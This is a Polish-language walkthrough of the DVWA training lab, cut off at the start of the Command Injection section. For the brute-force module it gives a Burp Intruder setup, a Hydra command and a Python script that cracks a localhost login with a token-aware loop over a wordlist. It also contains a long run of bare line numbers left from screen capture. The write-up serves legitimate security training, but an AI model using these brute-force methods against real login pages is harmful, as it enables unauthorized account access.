

## DVWA Writeup

Na początku znajdujemy panel logowania do DVWA. W tym miejscu należy zgadnąć jakie credentiale mogą być dostępne dla tego portalu. Sprawdźmy najpierw standardowe credentiale, które mogą potencjalnie dać nam możliwość zalogowania się.

A screenshot of the DVWA login page. It features a header with the DVWA logo. Below the logo are two input fields: one labeled "Username" and another labeled "Password". To the right of the password field is a small "Login" button.

Jak widać poniżej – udało nam się zalogować po wprowadzeniu następujących danych:

- Username: admin
- Password: password



## Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

### More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

Jak możemy zobaczyć – strona jest specjalnie przygotowana do testowania poszczególnych podatności. Przed testowaniem ich – można dodatkowo ustawić poziom zabezpieczeń w zakładce „DVWA Security”. Tam możemy wybrać 4 możliwe poziomy:

- Low – Brak jakichkolwiek zabezpieczeń
- Medium – Niewielkie zabezpieczenia, typowe złe praktyki bezpieczeństwa
- High – większe zabezpieczenia, alternatywne złe praktyki bezpieczeństwa
- Impossible – zabezpieczenie przed wszystkimi podatnościami, służy do porównania kodu z niższymi poziomami



Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript

DVWA Security  
PHP Info  
About  
Logout

## DVWA Security

### Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

### PHPIDS

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [[Enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Username: admin  
Security Level: impossible  
Locale: en  
PHPIDS: disabled  
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*

W tym writeupie dla każdej podatności zostaną przedstawione wszystkie *Proof of Concept* dla każdej podatności oraz każdego poziomu.

Poniższa strona prezentuje się w ten sposób:

## Vulnerability: Brute Force

### Login

Username:

Password:

**Low**

Jeśli spróbujemy się zalogować, podając nieprawidłowe dane uwierzytelniające, pojawi się następujący błąd: "Username and/or password incorrect"

## Vulnerability: Brute Force

**Login**

Username:

Password:

**Login**

**Username and/or password incorrect.**


Następnie uruchomimy aplikację Burp Suite Community Edition w celu przechwycenia zapytania strony internetowej:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the main pane, there is a payload list for a single target URL. The target is set to `http://localhost/DWVA/vulnerabilities/brute/`. The payload list contains the following lines:


```
1 GET /DWVA/vulnerabilities/brute/?username=admin&password=$admin$&Login=Login HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DWVA/vulnerabilities/brute/
9 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheoogg; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

At the bottom of the payload list, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. Below the payload list, there is a search bar and a note indicating '1 payload position'.

Następnie wyślemy nasze zapytanie do *Intruder*, aby móc zrealizować atak typu *Brute-force*. Istotne jest to, że nasz specjalny znak musi być zaznaczony wyłącznie w polu *password* (lub również dla pola *user* aby móc zrealizować atak dla dwóch parametrów)



Następnie wybieramy słownik, który pozwoli nam wgrać pulę haseł, które potencjalnie mogą być hasłem dla naszego użytkownika. Wybieramy to w *Payload Options*:



Po wybraniu słownika możemy już zrealizować nasz atak klikając przycisk *Start Attack*:

Intruder attack of http://localhost Temporary attack Not saved to project file

Attack Save Columns  
Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
1	nett3000	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
2	1Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
3	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4575	
4	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
5	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
6	1q2w3e4r	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
7	sunshine	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
8	aphueqggktu	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
9	football	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
10	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
11	computer	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
12	superman	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
13	internet	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	

13 of 203809

Aby zweryfikować, że nasz atak się powiodł, wystarczy porównać długość odpowiedzi serwera. Większość zapytań zwróci nam informację: "Username and/or password incorrect", lecz gdy się zalogujemy się – odpowiedź będzie inna. Stąd szukamy odpowiedzi serwera, która będzie mieć inną długość.

Intruder attack of http://localhost Temporary attack Not saved to project file

Attack Save Columns  
Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
1	nett3000	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
2	1Password	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	4532	
3	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4575	
4	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
5	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
6	1q2w3e4r	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
7	sunshine	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
8	aphueqggktu	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
9	football	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
10	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
11	computer	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
12	superman	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
13	internet	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	

Request Response

Pretty Raw Hex Render

```

79    Password:<br />
80    <input type="password" AUTOCOMPLETE="off" name="password">
81    <br />
82    <br />
83    <input type="submit" value="Login" name="Login">
84
85    </form>
86    <pre>
87        Username and/or password incorrect.
88    </pre>
89    </div>
90
91    <div>
92        More Information
93    </div>
94    <ul>
95        <li>
96            <a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">
97                https://owasp.org/www-community/attacks/Brute_force_attack
98            </a>
99        </li>
100    </ul>
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
978
979
979
980
981
982
983
984
985
986
987
988
988
989
989
990
991
992
993
994
995
996
997
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1096
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1195
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1295
1296
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1395
1396
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1495
1496
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1595
1596
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1695
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1789
1790
1791
1792
1793
1794
1795
1795
1796
1797
1798
1799
179
```

Intruder attack of http://localhost Temporary attack Not saved to project file						
Attack	Save	Columns	Results	Positions	Payloads	Resource Pool
Filter: Showing all items						
Request ^	Payload	Status	Error	Timeout	Length	Comment
0	nett3000	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
1	tPassword	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
3	passw0rd	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	4532	
4	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
5	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
6	1q2w3e4r	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
7	sunshine	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
8	aphueeqglktu	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
9	football	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
10	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
11	computer	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
12	superman	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	
13	internet	200	<input type="checkbox"/>	<input type="checkbox"/>	4532	

Request	Response
Pretty	Raw Hex Render
79	Password: 
80	<input type="password" AUTOCOMPLETE="off" name="password">
81	 
82	 
83	<input type="submit" value="Login" name="Login">
84	</form>
85	<p>
86	Welcome to the password protected area admin
87	</p>
88	
89	</div>
90	 
	More Information
	</h2>
	<ul>
	<li>
	<a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">
	https://owasp.org/www-community/attacks/Brute_force_attack
	</a>

Username: 3 matches  
87 of 203809

Po podaniu najbardziej domyślnych danych uwierzytelniających **admin:password**, dostęp zostanie przyznany, a strona pokaże nam następujące informacje:

## Vulnerability: Brute Force

### Login

Username:

Password:

Welcome to the password protected area admin



## Medium

W tym ćwiczeniu spróbujemy w inny sposób zdobyć dostęp do naszej strony – przy pomocy aplikacji **hydra**. Najpierw wprowadzimy jakieś dane i przechwycimy nasze zapytanie:

## Request

```
Pretty Raw Hex
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login
HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/brute/
9 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=low
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16
```

Po przechwyceniu zapytania musimy przeanalizować w jaki sposób należy wykonać atak:

1. Potrzebny nam jest user – do tego skorzystamy z usera *admin* lub ze słownika (zmieniając flagę na -L <ścieżka do słownika>)
2. Słownik haseł, które będziemy wstawiać
3. Zdefiniowanie zapytania do strony http

Do tego aby stworzyć zapytanie, weźmiemy flagę **http-get-form**. Jej składnia będzie następująca:

```
http-get-form://<IP maszyny>/<ścieżka do panelu logowania>:username=^USER^&password=^PASS^&Login=Login:S=Welcome:H=Cookie\:
PHPSESSID=<ID sesji z ciasteczką>; security=^poziom ustawiony^
```

```
( kali㉿kali )-[ /var/www/html/DVWA ]
$ hydra -l admin -P /usr/share/dict/wordlist-probable.txt "http-get-form://127.0.0.1/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:S=Welcome:H=Cookie\:
PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=medium"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
[...]
Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2022-11-08 07:23:53
[INFORMATION] escape sequence \; detected in module option, no parameter verification is performed.
[WARNING] Restorefile (you have 10 seconds to abort...) (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 203809 login tries (1::1:p:203809), -12739 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:S=Welcome:H=Cookie\:
PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=medium
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2022-11-08 07:23:40
```

Po odpaleniu, udało nam się zdobyć hasło do naszego użytkownika. Różnica jest taka, że każde zapytanie było wysyłane co 3 sekundy – mechanizm blokowania szybkich ataków brute-force

## High:

Tym razem do naszego logowania dodano unikatowy *user\_token* w naszym zapytaniu.

```

1 GET /DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login&user_token=0d1013469da49ddabf92606e56ebb921 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login&user_token=f412fc5fdf7b13f12cef8a680b7b61bc
9 Cookie: PHPSESSID=v25acgrunpl5cn46ufqcheo0gg; security=high
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
--
```

W tym przypadku nie damy rady za pomocą aplikacji *hydra* bądź *Burp Suite* wykonać ataku. Do tego będzie trzeba napisać skrypt, który przed każdym atakiem weźmiemy nasz unikatowy token, a następnie wykonamy jednorazowo atak.

Skrypt do tego wygląda następująco:

```

Import requests
from bs4 import BeautifulSoup
from requests import CaseInsensitiveDict

url = 'http://127.0.0.1/DVWA/vulnerabilities/brute/'

headers = CaseInsensitiveDict()
headers["Cookie"] = "security=high; PHPSESSID=v25acgrunpl5cn46ufqcheo0gg"

r = requests.get(url, headers=headers)

r1 = r.content
soup = BeautifulSoup(r1, 'html.parser')
user_token = soup.findAll('input', attrs={'name': 'user_token'})[0]['value']

with open("/usr/share/wordlists/rockyou.txt", 'rb') as f:
    for i in f.readlines():
        i = i[:-1]
        try:
            a1 = i.decode()
        except UnicodeDecodeError:
            print(f'can't decode {i}')
            continue

        r = requests.get(
            f'http://127.0.0.1/DVWA/vulnerabilities/brute/?username=admin&password={a1}&Login=Login&user_token={user_token}#',
            headers=headers)
        r1 = r.content
        soup1 = BeautifulSoup(r1, 'html.parser')
        user_token = soup1.findAll('input', attrs={'name': 'user_token'})[0]['value']
        print(f'checking {a1}')
        if 'Welcome' in r.text:
            print(f'LoggedIn: username: admin , password:{a1} ==found==')
            break

```

Po wykonaniu ataku, po kilku próbach uzyskamy hasło:

```

(kali㉿kali)-[~]
$ python3 script.py
checking 123456
checking 12345
checking 123456789
checking password
LoggedIn: username: admin , password:password ==found==
```

Name	Value
PHPSESSID	v25acgrunpl5cn46ufqcheo0gg
security	high

## Command Injection

Platforma do wykonania Command Injection wygląda następująco:

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

